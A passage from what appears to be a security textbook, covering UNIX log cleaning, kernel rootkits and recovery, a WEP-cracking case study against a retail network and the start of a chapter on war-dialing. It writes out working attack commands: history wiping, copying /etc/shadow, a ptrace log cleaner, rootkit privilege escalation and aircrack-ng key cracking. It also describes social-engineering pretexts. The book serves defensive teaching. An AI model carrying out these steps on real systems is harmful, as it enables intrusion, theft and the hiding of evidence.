root     pts/4        2008-07-06 21:23 (192.168.1.102)
root     pts/1        2008-07-07 00:50 (192.168.1.102)
```

The new output log (wtmp.out) has the user "w00t" removed. Files such as secure, messages, and xferlog log files can all be updated using the log cleaner find and remove (or replace) capabilities.

One of the last steps will be to remove their own commands. Many UNIX shells keep a history of the commands run to provide easy retrieval and repetition. For example, the Bourne Again shell (/bin/bash) keeps a file in the user's directory (including root's in many cases) called .bash_history that maintains a list of the recently used commands. Usually as the last step before signing off, attackers will want to remove their entries. For example, the .bash_history file may look something like this:

```
tail -f /var/log/messages
cat /root/.bash_history
vi chat-ppp0
 kill -9 1521
logout
< the attacker logs in and begins his work here >
i
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/sgid.log
...
```

Using a simple text editor, the attackers will remove these entries and use the `touch` command to reset the last accessed date and time on the file. Usually attackers will not generate history files because they disable the history feature of the shell by setting

```
unset HISTFILE; unset SAVEHIST
```

Additionally, an intruder may link .bash_history to /dev/null:

```
[rumble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx   1 root     root           9 Jul 26 22:59 .bash_history ->
/dev/null
```

The approaches illustrated above will aide in covering a hacker's tracks provided two conditions are met:

- Log files are kept on the local server
- Logs are not monitored or alerted on in real-time

In today's enterprise environments this scenario is unlikely. Shipping log files to a remote syslog server has become part of best practice, and several software products are also available for log scraping and alerting. Because events can be captured in real time and stored remotely, clearing local files after the fact can no longer ensure all traces of the event have been removed. This presents a fundamental problem for classic log wipers. For this reason, advanced cleaners are taking a more proactive approach. Rather than clearing log entries post factum, entries are intercepted and discarded before they are ever written.

A popular method for accomplishing this is via the ptrace() system call. Ptrace is a powerful API for debugging and tracing processes and has been used in utilities such as gdb. Because the ptrace system call allows one process to control the execution of another, it is also very useful to log cleaning authors to attach and control logging daemons such as syslogd. The badattachK log cleaner by Matias Sedalo will be used to demonstrate this technique. The first step is to compile the source of the program:

```
[schism]# gcc -Wall -D__DEBUG badattachK-0.3r2.c -o badattach
[schism]#
```

We need to define a list of strings values that, when found in a syslog entry, are discarded before they are written. The default file, strings.list, stores these values. We want to add the IP address of the system we will be coming from and the compromised account we will be using to authenticate to this list:

```
[schism]# echo "192.168.1.102" >> strings.list
[schism]# echo "w00t" >> strings.list
```

Now that we have compiled the log cleaner and created our list, let's run the program. The program will attach to the process ID of syslogd and stop any entries from being logged when they are matched to any value in our list:

```
[schism]# ./badattach
(c)2004 badattachK Version 0.3r2 by Matias Sedalo <s0t4ipv6@shellcode.com.ar>
Use: ./badattach <pid of syslog>
```

```
[schism]# ./badattach `ps -C syslogd -o pid=`
* syslogd on pid 9171 atached

 + SYS_socketcall:recv(0, 0xbf862e93, 1022, 0) == 93 bytes
        - Found '192.168.1.102 port 24537 ssh2' at 0xbf862ed3
        - Found 'w00t from 192.168.1.102 port 24537 ssh2' at 0xbf862ec9
        - Discarding log line received

 + SYS_socketcall:recv(0, 0xbf862e93, 1022, 0) == 82 bytes
        - Found 'w00t by (uid=0)' at 0xbf862ed6
        - Discarding log line received
```

If we grep through the auth logs on the system, you will see no entry has been created for this recent connection. The same will hold true if syslog forwarding is enabled:

```
[schism]# grep 192.168.1.102 /var/log/auth.log
[schism]#
```

We should note that the `debug` option was enabled at compile-time to allow you to see the entries as they are intercepted and discarded; however, a hacker would want the log cleaner to be as stealthy as possible and would not output any information to the console or anywhere else. The malicious user would also use a kernel level rootkit to hide all files and processes relating to the log cleaner. We will discuss kernel rootkits in detail in the next section.

Log Cleaning Countermeasure

It is important to write log file information to a medium that is difficult to modify. Such a medium includes a file system that supports extend attributes such as the append-only flag. Thus, log information can only be appended to each log file, rather than altered by attackers. This is not a panacea, because it is possible for attackers to circumvent this mechanism. The second method is to `syslog` critical log information to a secure log host. Keep in mind that if your system is compromised, it is very difficult to rely on the log files that exist on the compromised system due to the ease with which attackers can manipulate them.

Kernel Rootkits

We have spent some time exploring traditional rootkits that modify and use Trojans on existing files once the system has been compromised. This type of subterfuge is passé. The latest and most insidious variants of rootkits are now kernel based. These kernel-based rootkits actually modify the running UNIX kernel to fool all system programs without modifying the programs themselves. Before we dive in, it is important to note the state of UNIX kernel level rootkits. In general, authors of public rootkits are not vigilant in keeping their code base up to date or in ensuring portability of the code. Many of the public rootkits are often little more than proof of concepts and will only

work for specific kernel versions. Moreover, many of the data structures and APIs within many operating system kernels are constantly evolving. The net result is a not-so-straightforward process that will require some effort in order to get a rootkit to work for your system. For example, the enyelkm rootkit, which will be discussed in detail momentarily, is written for the 2.6.*x* series, but will not compile on the latest builds due to ongoing changes within the kernel. In order to make this work, the rootkit required some code modification.

By far the most popular method for loading kernel rootkits is as a kernel module. Typically, a loadable kernel module (LKM) is used to load additional functionality into a running kernel without compiling this feature directly into the kernel. This functionality enables the loading and unloading of kernel modules when needed, while decreasing the size of the running kernel. Thus, a small, compact kernel can be compiled and modules loaded when they are needed. Many UNIX flavors support this feature, including Linux, FreeBSD, and Solaris. This functionality can be abused with impunity by an attacker to completely manipulate the system and all processes. Instead of LKMs being used to load device drivers for items such as network cards, LKMs will instead be used to intercept system calls and modify them in order to change how the system reacts to certain commands. Many rootkits such as knark, adore, and enyelkm inject themselves in this manner.

As the LKM rootkits grew in popularity, UNIX administrators became increasingly concerned with the risk created from leaving the LKM feature enabled. As part of standard build practice, many began disabling LKM support as a precaution. Unsurprisingly, this caused rootkit authors to search for new methods of injection. Chris Silvio identified a new way of accomplishing this through raw memory access. His approach reads and writes directly to kernel memory through /dev/kmem and does not require LKM support. In the 58th issue of *Phrack Magazine*, Silvio released a proof of concept, SucKIT, for Linux 2.2.*x* and 2.4.*x* kernels. Silvio's work inspired others, and several rootkits have been written that inject themselves in the same manner. Among them, Mood-NT provides many of the same features as SucKIT and extends support for the 2.6.*x* kernel. Because of the security implications of the /dev/kmem interface, many have questioned the need for enabling interface by default. Subsequently, many distributions such as Ubuntu, Fedora, Red Hat, and OS X are disabling or phasing out support altogether. As support for /dev/kmem began to disappear, rootkit authors turned to /dev/mem to do their dirty work. The phalanx rootkit is credited as the first publicly known rootkit to operate in this manner.

Hopefully, you now have an understanding of injection methods and some of the history on how they came about. Let's now turn our attention to interception techniques. One of the oldest and least sophisticated approaches is direct modification of the system call table. That is to say, system calls are replaced by changing the corresponding address pointers within the system call table. This is an older approach and changes to the system call table can easily be detected with integrity checkers. Nevertheless, it is worth

mentioning for background and completeness. The knark rootkit, which is a module-based rootkit, used this method for intercepting system calls.

Alternatively, a rootkit can modify the system call handler that calls the system call table to call its own system call table. In this way, the rootkit can avoid changing the system call table. This requires altering kernel functions during runtime. The SucKIT rootkit loaded via /dev/kmem and previously discussed uses this method for intercepting system calls. Similarly, the enyelkm loaded via a kernel module salts the syscall and sysenter_entry handlers. Enye was originally developed by Raise and is an LKM-based rootkit for the Linux 2.6.*x* series kernels. The heart of the package is the kernel module enyelkm.ko. To load the module, attackers use the kernel module loading utility modprobe:

```
[schism]# /sbin/modprobe enyelkm
```

Some of the features included in enyelkm include:

- Hides files, directories, and processes
- Hides chunks within files
- Hides module from lsmod
- Provides root access via kill option
- Provides remote access via special ICMP request and reverse shell

Let's take a look at one of the features the enyelkm rootkit provides. As mentioned earlier, this rootkit had to be modified to compile on the kernel included in the Ubuntu 8.04 release.

```
[schism]:~$ uname -a
Linux schism 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[schism]$ id
uid=1000(nathan) gid=1000(nathan)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1000(nathan)
[schism]:~$ kill -s 58 12345
[schism]:~$ id
uid=0(root) gid=0(root)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1000(nathan)
[schism]$
```

This feature provides us with quick root access via special arguments passed to the `kill` command. When the request is processed, it is passed to the kernel where our module rootkit module lies in wait and intercepts. The rootkit will recognize the special request and perform the appropriate action, in this case elevation of privileges.

Another method for intercepting system calls is via interrupts. When an interrupt is triggered, the sequence of execution is altered and execution moves to the appropriate

interrupt handler. The interrupt handler is a function designed to deal with a specific interrupt, usually reading from or writing to hardware. Each interrupt and its corresponding interrupt handler are stored in a table known as the Interrupt Descriptor Table (IDT). Similar to the techniques used for intercepting system calls, entries within the IDT can be replaced, or the interrupt handlers functions can be modified to run malicious code. In the 59th issue of *Phrack*, kad discussed this method in detail and included a proof of concept.

Some of the latest techniques do not utilize the system call table at all. For example, adore-ng uses the Virtual File System (VFS) interface to subvert the system. Since all system calls that modify files will also access VFS, adore-ng simply sanitizes the data returned to the user at this different layer. Remember, in UNIX style operating systems nearly everything is treated as a file too.

Kernel Rootkit Countermeasures

As you can see, kernel rootkits can be devastating and difficult to find. You cannot trust the binaries or the kernel itself when trying to determine whether a system has been compromised. Even checksum utilities such as Tripwire will be rendered useless when the kernel has been compromised.

Carbonite is a Linux kernel module that "freezes" the status of every process in Linux's task_struct, which is the kernel structure that maintains information on every running process in Linux, helping to discover nefarious LKMs. Carbonite will capture information similar to lsof, ps, and a copy of the executable image for every process running on the system. This process query is successful even for the situation in which an intruder has hidden a process with a tool such as knark, because carbonite executes within the kernel context on the victim host.

Prevention is always the best countermeasure we can recommend. Using a program such as LIDS (Linux Intrusion Detection System) is a great preventative measure that you can enable for your Linux systems. LIDS is available from http://www.lids.org and provides the following capabilities, and more:

- The ability to "seal" the kernel from modification
- The ability to prevent the loading and unloading of kernel modules
- Immutable and append-only file attributes
- Locking of shared memory segments
- Process ID manipulation protection
- Protection of sensitive /dev/files
- Port scan detection

LIDS is a kernel patch that must be applied to your existing kernel source, and the kernel must be rebuilt. After LIDS is installed, use the lidsadm tool to "seal" the kernel to prevent much of the aforementioned LKM shenanigans.

For systems other than Linux, you may want to investigate disabling LKM support on systems that demand the highest level of security. This is not the most elegant solution, but it may prevent script kiddies from ruining your day. In addition to LIDS, a relatively new package has been developed to stop rootkits in their tracks. St. Michael (http://www.sourceforge.net/projects/stjude) is an LKM that attempts to detect and divert attempts to install a kernel module back door into a running Linux system. This is done by monitoring the init_module and delete_module processes for changes in the system call table.

Rootkit Recovery

We cannot provide extensive incident response or computer forensic procedures here. For that we refer you to the comprehensive tome *Hacking Exposed: Computer Forensics,* by Chris Davis, Aaron Phillipp, and David Cowen (McGraw-Hill Professional, 2005). However, it is important to arm yourself with various resources that you can draw upon should that fateful phone call come. "What phone call?" you ask. It will go something like this. "Hi, I am the admin for so-and-so. I have reason to believe that your systems have been attacking ours." "How can this be? All looks normal here," you respond. Your caller says to check it out and get back to him. So now you have that special feeling in your stomach that only an admin who has been hacked can appreciate. You need to determine what happened and how. Remain calm and realize that any action you take on the system may affect the electronic evidence of an intrusion. Just by viewing a file, you will affect the last access timestamp. A good first step in preserving evidence is to create a toolkit with statically linked binary files that have been cryptographically verified to vendor-supplied binaries. The use of statically linked binary files is necessary in case attackers modify shared library files on the compromised system. This should be done *before* an incident occurs. You need to maintain a floppy or CD-ROM of common statically linked programs that at a minimum include the following:

ls	su	dd	ps	login
du	netstat	grep	lsof	w
df	top	finger	sh	file

With this toolkit in hand, it is important to preserve the three timestamps associated with each file on a UNIX system. The three timestamps include the last access time, time of modification, and time of creation. A simple way of saving this information is to run the following commands and to save the output to a floppy or other external media:

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRc > /floppy/timestamp_modification.txt
ls -alR > /floppy/timestamp_creation.txt
```

At a minimum, you can begin to review the output offline without further disturbing the suspect system. In most cases, you will be dealing with a canned rootkit installed with a default configuration. Depending on when the rootkit is installed, you should be able to see many of the rootkit files, sniffer logs, and so on. This assumes that you are dealing with a rootkit that has not modified the kernel. Any modifications to the kernel, and all bets are off on getting valid results from the aforementioned commands. Consider using secure boot media such as Helix (http://www.e-fense.com/helix/) when performing your forensic work on Linux systems. This should give you enough information to start to determine whether you have been rootkitted.

It is important that you take copious notes on exactly what commands you run and the related output. You should also ensure that you have a good incident response plan in place before an actual incident (http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf). Don't be one of the many people who go from detecting a security breach to calling the authorities. There are many other steps in between.

SUMMARY

As you have seen throughout this chapter, UNIX is a complex system that requires much thought to implement adequate security measures. The sheer power and elegance that make UNIX so popular are also its greatest security weakness. Myriad remote and local exploitation techniques may allow attackers to subvert the security of even the most hardened UNIX systems. Buffer overflow conditions are discovered daily. Insecure coding practices abound, whereas adequate tools to monitor such nefarious activities are outdated in a matter of weeks. It is a constant battle to stay ahead of the latest "zero-day" exploits, but it is a battle that must be fought. Table 5-3 provides additional resources to assist you in achieving security nirvana.

Name	Operating System	Location	Description
Solaris 10 Security	Solaris	http://www.sun.com/software/solaris/security.jsp	Highlights the various security features available in Solaris 10
Practical Solaris Security	Solaris	http://opensolaris.org/os/community/security/files/nsa-rebl-solaris.pdf	A guide to help lock down Solaris
Solaris Security Toolkit	Solaris	http://www.sun.com/software/security/jass/	A collection of programs to help secure and audit Solaris
Solaris CIS Tools	Solaris	http://www.cisecurity.org/bench_solaris.html	CIS tools for benchmarking Solaris 10 security
AIX Security Expert	AIX	http://publib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.security/doc/security/aix_sec_expert.htm	Extensive resource for securing AIX systems
OpenBSD Security	OpenBSD	http://www.openbsd.org/security.html	OpenBSD security features and advisories
Linux Security HOWTO	Linux	http://www.linuxsecurity.com/docs/LDP/Security-HOWTO/	Guide for securing Linux systems
CERT UNIX Security Checklist (Version 2.0)	General	http://www.cert.org/tech_tips/usc20_full.html	A handy UNIX security checklist

Table 5-3 UNIX Security Resources

Name	Operating System	Location	Description
CERT Intruder Detection Checklist	General	http://www.cert.org/tech_tips/intruder_detection_checklist.html	A guide to looking for signs that your system may have been compromised
SANS Top 20 Vulnerabilities	General	http://www.sans.org/top20	A list of the most commonly exploited vulnerable services
"Secure Programming for Linux and Unix HOWTO," by David A. Wheeler	General	http://www.dwheeler.com/secure-programs	Tips on security design principles, programming methods, and testing

Table 5-3 UNIX Security Resources *(continued)*

PART III

CASE STUDY: READ IT AND WEP

Wireless technology is evident in almost every part of our lives—from the infrared (IR) remote on your TV, to the wireless laptop you roam around the house with, to the Bluetooth keyboard used to type this very text. Wireless access is here to stay. This newfound freedom is amazingly liberating; however, it is not without danger. As is generally the case, new functionality, features, or complexities often lead to security problems. The demand for wireless access has been so strong that both vendors and security practitioners have been unable to keep up. Thus, the first incarnations of 802.11 devices have had a slew of fundamental design flaws down to their core or protocol level. We have a ubiquitous technology, a demand that far exceeds the technology's maturity, and a bunch of bad guys who love to hack wireless devices. This has all the makings of a perfect storm…

Our famous and cheeky friend Joe Hacker is back to his antics again. This time instead of Googling for targets of opportunity, he has decided to get a little fresh air. In his travels, he packs what seems to be everything and the kitchen sink in his trusty "hackpack." Included in his arsenal is his laptop, 14 dB-gain directional antenna, USB mobile GPS unit, and a litany of other computer gear—and, of course, his iPod. Joe decides that he will take a leisurely drive to his favorite retailer's parking lot. While buying a new DVD burner on his last visit to the store, he noticed that the point-of-sale system was wirelessly connected to its LAN. He believes the LAN will make a good target for his wireless hack du jour and ultimately provide a substantial bounty of credit card information.

Once Joe makes his way downtown, he settles into an inconspicuous parking spot at the side of the building. Joe straps on his iPod as he settles in. The sounds of Steppenwolf's "Magic Carpet Ride" can be heard leaking out from his headphones. He decides to fire up the lappy to make sure it is ready for the task at hand. The first order of business is to put his wireless card into "monitor mode" so he can sniff wireless packets. Next, Joe diligently positions his directional antenna toward the building while doing his best to keep it out of sight. To pull off his chicanery, he must get a read on what wireless networks are active. Joe will rely on `aircrack-ng`, a suite of sophisticated wireless tools designed to audit wireless networks. He fires up `airodump-ng`, which is designed to capture raw 802.11 frames and is particularly suitable for capturing WEP initialization vectors (IVs) used to break the WEP key.

```
bt ~ # airodump-ng --write savefile ath0
CH  4 ][ Elapsed: 41 mins ][ 2008-08-03 13:48

 BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:09:5B:2D:1F:18   17     2125       16    0   2  11  WEP  WEP         rsg
00:11:24:A4:44:AF    9     2763       85    0  11  54  WEP  WEP         retailnet
00:1D:7E:3E:D7:F5    9     4128       31    0   6  54  WEP  WEP         peters
00:12:17:B5:65:4E    6     3149        8    0   6  54  OPN              Linksys
00:11:50:5E:C6:C7    4     1775        6    0  11  54  WEP  WEP         belkin54g
00:11:24:06:7D:93    5     1543       24    0   1  54  WEP  WEP         rsgtravel
00:04:E2:0E:BA:11    2      278        0    0  11  11  WEP  WEP         WLAN

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
```

```
00:11:24:A4:44:AF  00:1E:C2:B7:95:D9    3  18-11     0       69
00:1D:7E:3E:D7:F5  00:1D:7E:08:A5:D7    6   1- 2    13       81
00:11:50:5E:C6:C7  00:14:BF:78:A7:49    7   0- 2     0       56
(not associated)   00:E0:B8:6B:72:96    7   0- 1     0      372  Gateway
```

At first glance, he sees the all-too-common Linksys open access point with the default service set identifier (SSID), which he knows is easy pickings. As access points are detected, he sees just what he is looking for—*retailnet*. Bingo! He knows this is the retailers wireless network, but wait, the network is encrypted. A cool smile begins to form as Joe realizes the retailer used the Wired Equivalent Privacy (WEP) protocol to keep guys like him out. Too bad he didn't do his homework. WEP is woefully insecure and suffers from several design flaws that render its security practically useless. Joe knows with just a few keystrokes and some wireless kung-fu that he will crack the WEP key without even taxing his aging laptop. `Airodump-ng` is configured to capture traffic to the specific access point (*retailnet*) based upon its MAC address, 00:11:24:A4:44:AF or basic service set identifier (BSSID) and the wireless channel it is operating on—11. All output will be saved to the capture file `savefile`.

```
bt ~ # airodump-ng --channel 11 --bssid 00:11:24:A4:44:AF --write savefile ath0
CH 11 ][ Elapsed: 4 s ][ 2008-08-03 14:46

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:11:24:A4:44:AF   10 100       51        8    0  11  54  WEP  WEP  retailnet

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
00:11:24:A4:44:AF  00:1E:C2:B7:95:D9   10   0- 1    11     2578
```

As our inimitable Mr. Hacker watches the `airdump-ng` output, he realizes that insufficient traffic is being generated to capture enough IVs. He will need at least 40,000 IVs to have a fighting chance of cracking the WEP key. At the rate the *retailnet* network is generating traffic, he could be here for days. What to do… Why not generate my own traffic, he thinks! Of course `aircrack-ng` has just what the doctor ordered. He can spoof one of the store's clients with the MAC address of 00:1E:C2:B7:95:D9 (as noted above), capture an address resolution protocol (ARP) packet and continually replay it back to the *retailnet* access point without being detected. Thus, he can easily capture enough traffic to crack the WEP key. You have to love WEP.

```
bt ~ # aireplay-ng --arpreplay -b 00:11:24:A4:44:AF -h 00:1E:C2:B7:95:D9 ath0
The interface MAC (00:15:6D:54:A8:0A) doesn't match the specified MAC (-h).
        ifconfig ath0 hw ether 00:1E:C2:B7:95:D9
14:06:14  Waiting for beacon frame (BSSID: 00:11:24:A4:44:AF) on channel 11
Saving ARP requests in replay_arp-0803-140614.cap
You should also start airodump-ng to capture replies.
Read 124 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
Read 53610 packets (got 10980 ARP requests and 18248 ACKs), sent 22559
packets..Read 53729 packets (got 11009 ARP requests and 18289 ACKs), sent 22609
packets..Read 53859 packets (got 11056 ARP requests and 18323 ACKs), sent 22659
packets..Read 53959 packets (got 11056 ARP requests and 18371 ACKs), sent 22709
```

As the spoofed packets are replayed back to the unsuspecting access point, Joe monitors `airodump-ng`. The data field (`#Data`) is increasing as each bogus packet is sent by his laptop via the `ath0` interface. Once he hits 40,000 in the data field, he knows he has a 50 percent chance of cracking a 104-bit WEP key and a 95 percent chance with 85,000 captured packets. After collecting enough packets, he fires up `aircrack-ng` for the moment of glory. The `-z` option (PTW)—named after its creators, Andrei Pyshkin, Erik Tews, and Ralf-Philipp Weinmann—will significantly speed up the cracking process. Joe feeds in the capture file (`savefile.cap`) created earlier:

```
bt ~ # aircrack-ng -z -b 00:11:24:A4:44:AF savefile.cap

                                Aircrack-ng 1.0 rc1 r1085
                [00:00:00] Tested 838 keys (got 366318 IVs)

   KB    depth   byte(vote)
    0    0/  9   73(499456) 37(395264) 5D(389888) 77(389120) 14(387584)
    1    0/  1   16(513280) 81(394752) A9(388864) 17(386560) 0F(384512)
    2    0/  1   61(509952) 7D(393728) C7(392448) 7C(387584) 02(387072)
    3    2/  3   69(388096) 9A(387328) 62(387072) 0D(386816) AD(384768)
    4   22/  4   AB(379904) 29(379648) D4(379648) 09(379136) FC(379136)

      KEY FOUND! [ 73:63:61:72:6C:65:74:32:30:30:37:35:37 ] (ASCII: scarlet200757 )
         Decrypted correctly: 100%
```

Joe almost spills the Mountain Dew he was slugging down as the WEP key is magically revealed. There it is in all its glory—*scarlet200757*. He is just mere seconds away from connecting directly to the network. After he disables the monitor mode on his wireless card, he enters the WEP key into his Linux network configuration utility. BAM! Joe is beside himself with joy as he has been dished up an IP address from the retailer's DHCP server. He is in. He laughs to himself. Even with all the money these companies spend on firewalls, they have no control over him simply logging directly onto their network via a wireless connection. Who needs to attack from the Internet—the parking lot seems much easier. He thinks, "I'd better put some more music on; it is going to be a long afternoon of hacking…"

This frightening scenario is all too common. If you think it can't happen, think again. In the course of doing penetration reviews, we have actually walked into the lobby of our client's competitor (which resided across the street) and logged onto our client's network. You ask how? Well, they must not have studied the following chapters in the previous editions of *Hacking Exposed*. You, however, are one step ahead of them. Study well—and the next time you see a person waving around a Pringles can connected to a laptop, you might want to make sure your wireless security is up to snuff, too!

CHAPTER 6

REMOTE CONNECTIVITY AND VOIP HACKING

With the writing of the sixth edition of this series, not much has changed when it comes to the technology aspect of those plain-old telephone system (POTS) lines, and yet many companies still have various dial-up connections into their private networks or infrastructure. In this chapter, we'll show you how even an ancient 9600-baud modem can bring the Goliath of network and system security to its knees.

It may seem like we've chosen to start our section on network hacking with something of an anachronism: *analog dial-up hacking.* The advent of broadband to the home through cable modems and DSL continues to make dial-up destined for retirement, but that trip to the old folks' home has yet to begin. The public switched telephone network (PSTN) is still a popular and ubiquitous means of connecting with most businesses and homes. Similarly, the sensational stories of Internet sites being hacked overshadow more prosaic dial-up intrusions that are in all likelihood more damaging and easier to perform.

In fact, we'd be willing to bet that most large companies are more vulnerable through poorly inventoried modem lines than via firewall-protected Internet gateways. Noted AT&T security guru Bill Cheswick once referred to a network protected by a firewall as "a crunchy shell around a soft, chewy center." The phrase has stuck for this reason: Why battle an inscrutable firewall when you can cut right to the target's soft, white underbelly through a poorly secured remote access server? Securing dial-up connectivity is still probably one of the most important steps toward sealing up perimeter security. Dial-up hacking is approached in much the same way as any other hacking: footprint, scan, enumerate, exploit. With some exceptions, the entire process can be automated with traditional hacking tools called *war-dialers* or *demon dialers*. Essentially, these are tools that programmatically dial large banks of phone numbers, log valid data connections (called *carriers*), attempt to identify the system on the other end of the phone line, and optionally attempt a logon by guessing common usernames and passphrases. Manual connection to enumerated numbers is also often employed if special software or specific knowledge of the answering system is required.

The choice of war-dialing software is therefore a critical one for good guys or bad guys trying to find unprotected dial-up lines. This chapter will first discuss two of the most popular war-dialing programs available for free on the Internet (ToneLoc and THC-Scan) and one commercial product: Sandstorm Enterprises' PhoneSweep. Unfortunately as of this edition, Secure Logix's TeleSweep Secure has been discontinued so we won't be able to discuss this product.

Following our discussion of specific tools, we will illustrate manual and automated exploitation techniques that may be employed against targets identified by war-dialing software, including remote PBXes and voicemail systems.

PREPARING TO DIAL UP

Dial-up hacking begins with the identification of a range of numbers to load into a war-dialer. Malicious hackers will usually start with a company name and gather a list of potential ranges from as many sources as they can think of. Next, we discuss some of the mechanisms for bounding a corporate dial-up presence.

Phone Number Footprinting

Popularity:	*9*
Simplicity:	*8*
Impact:	*2*
Risk Rating:	***6***

The most obvious place to start is with phone directories. Many companies now sell libraries of local phone books on CD-ROM that can be used to dump into war-dialing scripts. Many websites also provide a similar service as the Internet continues to become one big massive online library. Once a main phone number has been identified, attackers may war-dial the entire "exchange" surrounding that number. For example, if Acme Corp.'s main phone number is 555-555-1212, a war-dialing session will be set up to dial all 10,000 numbers within 555-555-*XXXX*. Using four modems, this range can be dialed within a day or two by most war-dialing software, so granularity is not an issue.

Another potential tactic is to call the local telephone company and try to sweet talk corporate phone account information out of an unwary customer service rep. This is a good way to learn of unpublished remote access or datacenter lines that are normally established under separate accounts with different prefixes. Upon request of the account owner, many phone companies will not provide this information over the phone without a password, although they are notorious about not enforcing this rule across organizational boundaries.

Besides the phone book, corporate websites are fertile phone number hunting grounds. Many companies caught up in the free flow of information on the Web will publish their entire phone directories on the Internet. This is rarely a good idea unless a valid business reason can be closely associated with such giveaways.

Phone numbers can be found in more unlikely places on the Internet. One of the most damaging places for information gathering has already been visited earlier in this book but deserves a revisit here. The Internet name registration database found at http://www.arin.net will dispense primary administrative, technical, and billing contact information for a company's Internet presence via the WHOIS interface. The following (sanitized) example of the output of a WHOIS search on "acme.com" shows the do's and don'ts of publishing information with InterNIC:

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact: Smith, John (JS0000) jsmith@ACME.COM
                        555-555-5555 (FAX) 555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG) hostmaster@ANS.NET
                        (800)555-5555
```

Not only do attackers now have a possible valid exchange to start dialing, but they also have a likely candidate name (John Smith) to masquerade as to the corporate help

desk or to the local telephone company to gather more dial-up information. The second piece of contact information for the zone technical contact shows how information should be established with InterNIC: a generic functional title and 800 number. There is very little to go on here.

Finally, manually dialing every 25th number to see whether someone answers with "XYZ Corporation, may I help you?" is a tedious but quite effective method for establishing the dial-up footprint of an organization. Voicemail messages left by employees notifying callers that they are on vacation is another real killer here—these identify persons who probably won't notice strange activity on their user account for an extended period. If an employee identifies their organization chart status on voicemail system greetings, it can allow easy identification of trustworthy personnel, information that can be used against other employees. For example, "Hi, leave a message for Jim, VP of Marketing" could lead to a second call from the attacker to the IS help desk: "This is Jim, and I'm a vice-president in marketing. I need my password changed please." You can guess the rest.

Leaks Countermeasures

The best defense against phone footprinting is preventing unnecessary information leakage. Yes, phone numbers are published for a reason—so that customers and business partners can contact you—but you should limit this exposure. Work closely with your telecommunications provider to ensure that proper numbers are being published, establish a list of valid personnel authorized to perform account management, and require a password to make any inquiries about an account. Develop an information leakage watchdog group within the IT department that keeps websites, directory services, remote access server banners, and so on, sanitized of sensitive phone numbers. Contact InterNIC and sanitize Internet zone contact information as well. Last but not least, remind users that the phone is not always their friend and to be extremely suspicious of unidentified callers requesting information, no matter how innocuous it may seem.

WAR-DIALING

War-dialing essentially boils down to a choice of tools. We will discuss the specific merits of ToneLoc, THC-Scan, and PhoneSweep, in sequence, but some preliminary considerations follow.

Hardware

The choice of war-dialing hardware is no less important than software. The two freeware tools we will discuss run in DOS and have an undeserved reputation for being hard to configure. All you really need is DOS and a modem. However, any PC-based war-dialing program will require knowledge of how to juggle PC COM ports for more complex configurations, and some may not work at all—for example, using a PCMCIA combo

card in a laptop may be troublesome. Don't try to get too fancy with the configuration. A basic PC with two standard COM ports and a serial card to add two more will do the trick. On the other side of the spectrum, if you truly want all the speed you can get when war-dialing and you don't care to install multiple separate modems, you may choose to install a multiport card, sometimes referred to as a *digiboard* card, which can allow for four or eight modems on one system. Digi.com (http://www.digi.com) makes the AccelePort RAS Family of multimodem analog adapters that run on most of the popular operating systems.

Hardware is also the primary gating factor for speed and efficiency. War-dialing software should be configured to be overly cautious, waiting for a specified timeout before continuing with the next number so that it doesn't miss potential targets because of noisy lines or other factors. When set with standard timeouts of 45 to 60 seconds, war-dialers generally average about one call per minute per modem, so some simple math tells us that a 10,000-number range will take about seven days of 24-hours-a-day dialing with one modem. Obviously, every modem added to the effort dramatically improves the speed of the exercise. Four modems will dial an entire range twice as fast as two. Because war-dialing from the attacker's point of view is lot like gambling in Las Vegas, where the playground is open 24 hours, the more modems the better. For the legitimate penetration tester, many war-dialing rules of engagement we see seem to be limited to off-peak hours, such as 6 P.M. to 6 A.M., and all hours of the weekends. Hence, if you are a legitimate penetration tester with a limited amount of time to perform a war-dial, consider closely the math of multiple modems. One more point of consideration for the legitimate penetration tester is that if you have to deal with international numbers and various blackout restrictions of when dialing is allowed, this will add a level of complexity to the dialing process also. More modems on different low-end computers might be a way to approach a large international or multi–time zone constrained war-dial. Thus, you are not setting yourself up for a single-point-of-failure event like you would if you were to use one computer with multiple modems.

Choice of modem hardware can also greatly affect efficiency. Higher-quality modems can detect voice responses, second dial tones, or even whether a remote number is ringing. Voice detection, for example, can allow some war-dialing software to immediately log a phone number as "voice," hang up, and continue dialing the next number, without waiting for a specified timeout (again, 45 to 60 seconds). Because a large proportion of the numbers in any range are likely to be voice lines, eliminating this waiting period drastically reduces the overall war-dialing time. If you're a free-tool user, you'll spend a little more time going back over the entries that were noted as busies and the entries that were noted as timeouts, so once again consider this additional time burden. The best rule of thumb is to check each of the tools' documentation for the most reliable modems to use (because they do change over time). At this point in time, PhoneSweep is basically the leading commercial penetration-testing product, and the modems they wish a user to configure their product with are well known via the product documentation.

Legal Issues

